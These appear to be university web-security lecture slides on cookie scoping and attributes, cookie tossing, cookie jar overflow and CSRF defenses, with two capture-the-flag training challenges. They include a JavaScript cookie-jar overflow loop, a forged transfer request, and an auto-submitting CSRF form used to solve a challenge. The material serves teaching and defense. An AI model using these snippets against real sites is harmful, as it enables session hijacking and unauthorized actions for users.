
See this document for an [example](#)

[\[Source\]](#)



Cookies

not controlled by SOP




Scope of Cookies (1)



Scope of Cookies (2)

The “dot” makes no difference



- The **domain attribute widens the scope of a cookie to all subdomains**
- If **one subdomain is compromised, such cookies will be leaked to unauthorized parties**
- To restrict the scope of a cookie to the domain that set it, the **domain attribute must not be specified**

The Domain Attribute

- › If the attribute is not set, the cookie is attached only to requests to the domain who set the cookie
- › If the attribute is set, the cookie is attached to requests to the specified domain and all its subdomains
 - The value can be any suffix of the domain of the page setting the cookie, up to the registrable domain
 - A related-domain attacker can set cookies that are sent to the target website!

Domain setting the cookie	Value of the Domain attribute	Allowed?	Reason
a.b.example.com	example.com	Yes	the attribute's value is the registrable domain
www.example.ac.at	ac.at	No	ac.at is a public suffix
a.example.com	b.example.com	No	the attribute's value is not a suffix of a.example.com

Cookie Attributes

- ▶ The **Path** attribute can be used to restrict the scope of a cookie, i.e., the cookie is attached to a request only if its path is a prefix of the path of the request's URL. Useful, e.g.: example.com/~userA vs example.com/~userB
 - If the attribute is not set, the path is that of the page setting the cookie
 - If the attribute is set, there are no restrictions on its value
- ▶ If the **Secure** attribute is set, the cookie will be attached only to HTTPS requests (confidentiality)
 - Since recently, browsers prevent Secure cookies to be set (or overwritten) by HTTP requests (integrity)

Cookie Attributes

- ▶ If the **HttpOnly** attribute is set, JavaScript **cannot read the value** of the cookie via **document.cookie**
 - **No integrity** is provided: a script can overflow the cookie jar, so that **older cookies are deleted**, and then set a new cookie with the desired value
 - Prevents the theft of sensitive cookies (e.g., those storing session identifiers) in case of **XSS vulnerabilities**
- ▶ **Max-Age** or **Expires** define when the cookie **expires**
 - When both are unset, the cookie is deleted when the browser is closed
 - When **Max-Age** is a negative number or **Expires** is a date in the past, the cookie is **deleted from the cookie jar**
 - If both are specified, **Max-Age** has precedence

The SameSite Attribute

- A request is **cross-site** if the domain of the target URL of the request and that of the page triggering the request **do not share the same registrable domain**
 - A request from **a.example.com** to **b.example.com** is **same-site** (the **registrable domain** is **example.com**)
 - A request from **example.com** to **bank.com** is **cross-site**
- The **SameSite** attribute controls whether the cookie should be attached to **cross-site requests**:
 - **Strict**: the cookie is never attached to cross-site requests
 - **Lax**: the cookie is sent even in case of cross-domain requests, but then there must be a change in top-level navigation (user realizes it!)
 - **None**: the cookie is always attached to all cross-site requests



CSRF Protection

Recent Changes to Cookies (Feb. 2020)

- ▶ **SameSite = Lax by default**
 - Cookies that do not explicitly set the SameSite attribute are treated as if they specified SameSite = Lax
 - Before February 2020, these cookies were treated as if they set SameSite = None
- ▶ **SameSite = None implies Secure**
 - Cookies with attribute SameSite set to None are discarded by the browser if the Secure attribute is specified as well

SOP for Reading Cookies

- A cookie is attached to a request towards the URL u if the following constraints are satisfied:
 - if the Domain attribute is set, it is a domain-suffix of the hostname of u , otherwise the hostname of u must be equal to the domain of the page who set the cookie
 - the Path attribute is a prefix of the path of u
 - if the Secure attribute is set, the protocol of u must be HTTPS
 - if the request is cross-site, take into account the requirements imposed by the SameSite attribute

Example

these rules

Name	Value	Domain attribute	Path	Secure	Domain who set the cookie	SameSite
uid	u1	not set	/	Yes	site.com	None
sid	s2	site.com	/admin	Yes	site.com	Strict
lang	en	site.com	/	No	prefs.site.com	Lax

- Which cookies are attached to a cross-site request from <https://www.example.com> (triggered by the user clicking on a link, changing the top-level navigation context) to:

<http://site.com/>



lang=en

<https://site.com/>



uid=u1;lang=en

<https://site.com/admin/>



uid=u1;lang=en

<https://a.site.com/admin/>



lang=en

sid=s2 is not included because is a cross-site request

Cookies Protocol Issues

- The **Cookie header**, which contains the **cookies attached by the browser**, only contains the **name** and the **value** of the attached cookies
 - the **server cannot know if the cookie was set over a secure connection**
 - the **server does not know which domain has set the received cookie**
 - RFC 2109 has an option for including domain, path in the **Cookie header**, but it is not supported by any browser (and is now **deprecated**)

Cookie Tossing

- By setting the domain attribute to e.g., `.domain.com`, subdomains can force a cookie to other subdomains, related-domains and even to the apex domain
- The key of the cookie jar is given by the tuple (name, domain, path). When cookies are sent to a given endpoint, attributes are not included (only the name/value pair is sent by the browser)
- Servers have no way to tell which cookie is from which domain/path
- Most servers accept the first occurrence of cookies with the same name
- Most browsers place cookies created earlier first
- Most browsers place cookies with longer paths before cookies with shorter paths
- Impact: Bypass CSRF protections, Login CSRF, Session Fixation, ...

Cookie Overwrite Vulnerabilities

Problem: introsec.example.com doesn't know that its cookie has been overwritten by a sibling domain!

evil.example.com



uid=alice
domain=example.com
path=/

uid=evil
domain=example.com
path=/

POST /evil HTTP/1.1
Host: introsec.example.com
Set-Cookie: uid=evil; Secure; HttpOnly; Domain=introsec.example.com
User-Agent: myagent
Pass=mypwd

200 OK

POST /login HTTP/1.1
Host: evil.example.com
Set-Cookie: uid=alice; Secure; HttpOnly; Domain=example.com

200 OK

introsec.example.com



Example Login (1)



evil.example.com



example.com

Set-Cookie: SESSID=e14ukv; path /

Cookie: SESSID=e14ukv

Welcome Bob!

Example Login (2)



evil.example.com



Set-Cookie: SESSID=1337;
domain=.example.com; path /account/

Set-Cookie: SESSID=e14ukv; path /

Cookie: SESSID=e14ukv

Welcome Bob!

Example Login (3)



evil.example.com

Cookie issued to the
attacker

Set-Cookie: SESSID=1337;
domain=.example.com; path /account/

Can also be set via
JavaScript!



example.com

Set-Cookie: SESSID=e14ukv; path /
Cookie: SESSID=e14ukv

Welcome Bob!

GET /account/index.html HTTP/2.0
Cookie: SESSID=1337; SESSID=e14ukv

Welcome Attacker!

Cookie Jar Overflow (1)

- Browsers are limited on the number of cookies an apex domain can have
- When there is no space left, **older cookies are deleted**
- Attackers can thus overflow the cookie jar to “**overwrite**” **HttpOnly cookies** or to **bypass cookie tossing protection** on servers that block requests with multiple cookies having the same name

Tested on Chrome 79.0.3945.36

Name	Value	Domain	Path	Expire...	Size ▲	HttpO...	Secure	Same...
session	legit	minimalb...	/	Sessi...	12	✓		

Cookie Jar Overflow (2)

- Browsers are limited on the number of cookies an apex domain can have
- When there is no space left, **older cookies are deleted**
- Attackers can thus overflow the cookie jar to **“overwrite” HttpOnly cookies** or to **bypass cookie tossing protection** on servers that block requests with multiple cookies having the same name

Tested on Chrome 79.0.3945.36

Name	Value
session	legit

```
> 03:18:42.836 document.cookie = "session=1337"
< 03:18:42.855 "session=1337"
> 03:18:48.407 document.cookie
< 03:18:48.422 ""
> 03:19:02.661 var i; for(i=0; i<200; i++) { document.cookie = "overflow_" + i + "=x"; }
< 03:19:02.784 "overflow_199=x"
> 03:19:38.750 document.cookie = "session=1337"
< 03:19:38.765 "session=1337"
>
```

Cookie Jar Overflow (3)

- Browsers are limited on the number of cookies an apex domain can have
- When there is no space left, **older cookies are deleted**
- Attackers can thus overflow the cookie jar to **"overwrite"** **HttpOnly cookies** or to **bypass cookie tossing protection** on servers that block requests with multiple cookies having the same name

Tested on Chrome 79.0.3945.36

```
> 03:18:42.836 document.cookie = "session=1337"
< 03:18:42.855 "session=1337"
```

Name	Value	Domain	Path	Expires	Size	HttpOnly	Secure	SameSite
session	1337	minimalb...	/	Sessi...	11			
overflow_99	x	minimalb...	/	Sessi...	12			
overflow_98	x	minimalb...	/	Sessi...	12			
overflow_97	x	minimalb...	/	Sessi...	12			
overflow_96	x	minimalb...	/	Sessi...	12			
overflow_95	x	minimalb...	/	Sessi...	12			

Cookie Prefixes

- Cookie prefixes have been proposed to provide to the server more information on the security guarantees provided by cookies:
 - **_Secure**-: if a cookie name has this prefix, it will only be accepted by the browser if it is marked as **Secure**
 - **_Host**-: If a cookie name has this prefix, it will only be accepted by the browser if it is marked **Secure**, does not include a **Domain** attribute, and has the **Path** attribute set to **/**

Integrity w.r.t.
network attackers

Integrity w.r.t.
related-domain
attackers

Cookies are still **hard to use securely**, especially in the same site context.
Researchers even [proposed disruptive approaches](#) to get rid of cookies

Training challenge #11

URL: <https://training11.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

WebHackIT has deployed the system that was running Jurassic Park. However, security was not always taken into account by Newman...

Page: /

Hi from Newman!



WebHackIT - Admin

Page: /admin



▶ 0:04 / 0:04 ━ ━ ━

Analysis

- The application has an admin page
- however, no login form is available
- hence, the authentication is performed in some other ways...
- if we look for cookies, we can find something:

Name	Value	Doma...	Path	Expires / ...	Si...	HttpO...	Secure	Same...	Same...	Priority
challenge_auth_token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.e...	.webh...	/	Session	208	✓	✓			Mediu...
user	guest	traini...	/	Session	9					Mediu...

What can go wrong?

Problems

- We can manipulate cookies as we wish...

Let us try to change the value of the user cookie...



Result

WIT{XXXX}



Network Elements Console Sources Performance

Application

- Manifest
- Service Workers
- Storage

Storage

- Local Storage
 - https://training11.webh...
- Session Storage
- IndexedDB
- Web SQL
- Cookies
 - https://training11.webh...
- Trust Tokens

Cache

- Cache Storage
- Application Cache
- Back-forward Cache

Background Services

- Background Fetch
- Background Sync
- Notifications
- Payment Handler
- Periodic Background Sync
- Push Messaging

Frames


- top

user newman

Select a cookie 1

Recap so far

Recap: SOP vs JSON-P vs CORS

- SOP defines the concept of origin (protocol, hostname, port)
 - it restricts DOM access and networks requests to the origin
 - it does not restrict content inclusion (e.g., scripts)
 - it is more relaxed when dealing with cookies
- How to perform a network cross-origin request (A => B)?
 - JSON-P (hack): the idea is to include a script, whose content is dynamically generated by the B, that when executed by A will send data to one function from A. In practice, A can thus receive data from B.

 - CORS (proper way): the browser will allow A to read the response from B only if B explicitly whitelists A using a CORS header

Recap: cookies

Main attributes:

- **Domain:** when set, cookie can be accessed even by related domains. Hence, a cookie could be accessible by different origins from the same registrable domain.
- **Path:** when set, access to cookie is restricted based on the path
- **Secure:** when set, cookie is set only when using HTTPS
- **HttpOnly:** when set, javascript code cannot access cookie
- **SameSite:** whether a cookie is appended in case a cross-site request. Notice that site means a registrable domain (a.foo.com and b.foo.com have the same "site": foo.com)

See slide #44 to understand how SOP is “adapted” in case of cookies (the browser will not reason on the SOP origin but will do way more).


Recap: problems of cookies

- Cookie Jar is organized based on (name, domain, path). However, its handling is browser specific:
 - **Cookie tossing attack:** subdomain A sets cookie X that can be accessed by subdomain B. What if B had already a cookie called X? The browser will define an “order” on the cookies and the attacker may exploit it.
 - **Cookie Jar Overflow:** given a cookie X with attribute HttpOnly, javascript code should not be able to change its value. However, an attacker may generate a large number of cookies, forcing the browser to discard the cookie X. Then, the attacker can arbitrarily set X using javascript code.
- When a cookie is sent in a request, only name=value is sent. Hence, the server is not aware and cannot verify the cookie attributes in the client (e.g., to reject the cookie if httpOnly is false).
- Cross-site requests may leak the content of a cookie when SameSite is not set correctly. We will see some examples later on when we consider XSS.

Cross Site Request Forgery (CSRF)

Visit an attacket site that generate a request to a target site with cookie of user.

CSRF in a Nutshell




Source: <https://portswigger.net/web-security/csrf>
OWASP > [A01:2021 - Broken Access Control](#) > [CSRF](#)

What is a CSRF?

- ▶ **Cross-Site Request Forgery attacks (CSRF)** abuse the automatic attachment of cookies to requests done by browsers in order to perform **arbitrary actions** within the session established by the victim with the target website
- ▶ Assume that the victim is authenticated on the target website; the attack works as follows:
 - the victim visits the **attacker's website**
 - the page provided by the attacker **triggers a request** towards the victim website, e.g.:
 - forms automatically submitted via JavaScript for CSRF on POST requests
 - loading of an image for CSRF on GET requests
 - the cookie identifying the session is **automatically attached** by the browser!


CSRF Example (1)



evil.com

bank.com

CSRF Example (2)



CSRF Example (3)



*GET /transfer?act=attacker
&amt=3000
Host: bank.com
Cookie: session=XYZ*

200 OK

Transfer executed!

evil.com



**Problem: bank.com cannot distinguish
legitimate requests from those
triggered by a third-party website**

bank.com



CSRF Defenses: Anti-CSRF Tokens

▶ Synchronizer token pattern (forms)

- A secret, randomly generated string is embedded by the web application in all HTML forms as a hidden input field
- Upon form submission, the application checks whether the request contains the token: if not, the sensitive operation is not performed

```
<INPUT type="hidden" value="ak34F9dmAvp">
```

▶ Cookie-to-header token (JavaScript)

- A cookie with a randomly generated token is set upon the first visit of the web application
- JavaScript reads the value of the cookie and embeds it into a custom HTTP header
- The server verifies that the custom header is present and its values matches that of the cookie

```
Set-Cookie: __Host-CSRF_token=aen4GjH9b3s; Path=/; Secure
```

CSRF Defenses: Anti-CSRF Tokens

- Possible design choices for the generation of CSRF tokens:
 - Refreshed at every page load: limits the timeframe in which a leaked token (e.g., via XSS) is valid
 - Generated once on session setup: improves the usability of the previous solution, which may break when navigating the same site on multiple tabs
- To be effective, CSRF tokens must be bound to a specific user session:
 - Otherwise an attacker may obtain a valid CSRF token from his account on the target website and use it to perform the attack!
- Most modern web frameworks use anti-CSRF tokens by default!

Referer Validation

- ▶ Browsers automatically attach the Referer header to outgoing requests, saying from which page the request has originated
- ▶ In this approach, the web application inspects the Referer header of incoming requests to determine whether they come from allowed pages / domain

Not very reliable,
Some case gave problem

POST /login HTTP/2

Host: example.com

Referer: https://example.com/index

user=sempronio&pass=s3cr3tpwd

Caveats of Referer Validation

- ▶ Sometimes the Referer header is suppressed:
 - Stripped by the organization's network filter
 - Stripped by the local machine
 - Stripped by the browser for HTTPS → HTTP transitions
 - User preferences in browser
- ▶ Different types of validation:
 - **Lenient**: requests without the header are accepted
 - **May leave room for vulnerabilities!**
 - **Strict**: requests without the header are rejected
 - Could block legitimate requests

CSRF Mitigations

- The SameSite cookie attribute provides an effective mitigation against CSRF attacks:
 - Since the recent browser updates (SameSite = Lax by default), sites are protected by default against classic web attackers
 - No protection is given against related-domain attackers: requests from the attacker domain to the target website are same-site!

Fetch Metadata

- The idea underlying Fetch Metadata is to provide to the server (via HTTP headers) some information about the context in which a request is generated
 - The server can use this information to drop suspicious requests (e.g., legitimate bank transfers are not triggered by image tags)
 - Can be used to mitigate CSRF, XSS, clickjacking, etc
- Currently supported only by Chromium-based browsers
- For privacy reasons, headers are sent only over HTTPS

Fetch Metadata Headers

- **Sec-Fetch-Dest**: specifies the destination of the request, i.e., how the response contents will be processed (image, script, stylesheet, document, ...)
- **Sec-Fetch-Mode**: the mode of the request, as specified by the Fetch API
 - Is it a resource request subject to CORS?
 - Is it a document navigation request?
- **Sec-Fetch-Site**: specifies the relation between the origin of the request initiator and that of the target, taking redirects into account
 - Is it a cross-site, same-site or same-origin request?
- **Sec-Fetch-User**: sent when the request is triggered by a user action

Name	Headers	Preview	Response	Cookies	Timing
bz	sec-fetch-mode: navigate				
www.facebook.com	sec-fetch-site: same-origin				
bz	sec-fetch-user: ?1				
bz	upgrade-insecure-requests: 1				
342 requests 542 KB transferred	user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36 OPR/65.0.3467.62				

Sample Policies *Some rule for accept request based on context*

- Resource isolation policy, mitigates CSRF, XSS, timing side-channels:

```
Sec-Fetch-Site == 'cross-site' AND (Sec-Fetch-Mode !=  
'navigate'/'nested-navigate' OR method NOT IN [GET, HEAD])
```

- Navigation isolation policy, mitigates clickjacking and reflected XSS:

```
Sec-Fetch-Site == 'cross-site' AND Sec-Fetch-Mode ==  
'navigate'/'nested-navigate'
```

Training challenge #06

URL: <https://training06.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

You are not authorized... Are you?

Page: /



You are not authorized to see this content

WebHackIT - Admin Panel - Report issue

Page: /report

Send report about broken page

URL to broken page

Send

Page: /admin

User: coppa@diag.uniroma1.it

UID: MY UID

Grant access

Deny access

Add user

Delete user

Page: /admin/grant

Grant temporary access to user

UID

Submit

Page: /admin/grant (after submitting our UID)



Only admin can perform this action!

Analysis

- The homepage seems to have a restrict access content
- From the admin panel, we are able to see that there is a grant functionality
- However, only admin can use it
- But there is a page where we can report broken pages...

What can go wrong?

Problems

- Maybe the admin will visit the broken page that we report
- If we submit a URL on a server that we control, we can see that admin is visiting it even if our URL is not from the subdomain of the challenge!

not check
that is not same site

What if we can make the admin grant access to us?

Solution

- Using ngrok + any web local web server, we can serve a page like this:

```
<!DOCTYPE html>
<html lang="en">
<body>
    <form method="post" action="https://training06.webhack.it/admin/grant">
        <input type="hidden" name="uid" value="${PUT_HERE_YOU_UID}"> </form>
    <script>
        document.forms[0].submit();
    </script>
</body>
```

↗ cookie of admin/challenge
will append to this request.

Solution (2)

We must use an Anti-CSRF token,
but not only, also that respect
some rules.

After reporting my ngrok URL:

```
ngrok by @inconshreveable

Session Status      online
Account            ercoppa (Plan: Free)
Version            2.3.40
Region             United States (us)
Web Interface     http://127.0.0.1:4040
Forwarding         http://9713-31-191-22-174.ngrok.io -> http://localhost:8000
                  https://9713-31-191-22-174.ngrok.io -> http://localhost:8000

Connections        ttl     opn      rt1      rt5      p50      p90
                  3       0       0.01    0.09    0.00    0.00

HTTP Requests
-----
GET /           200 OK
```

```
ercoppa@thinkpad:~/Downloads/webhacKit/i8-web$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000) ...
127.0.0.1 - - [01/Dec/2021 12:16:01] "GET / HTTP/1.1" 200 -
```

Page: /

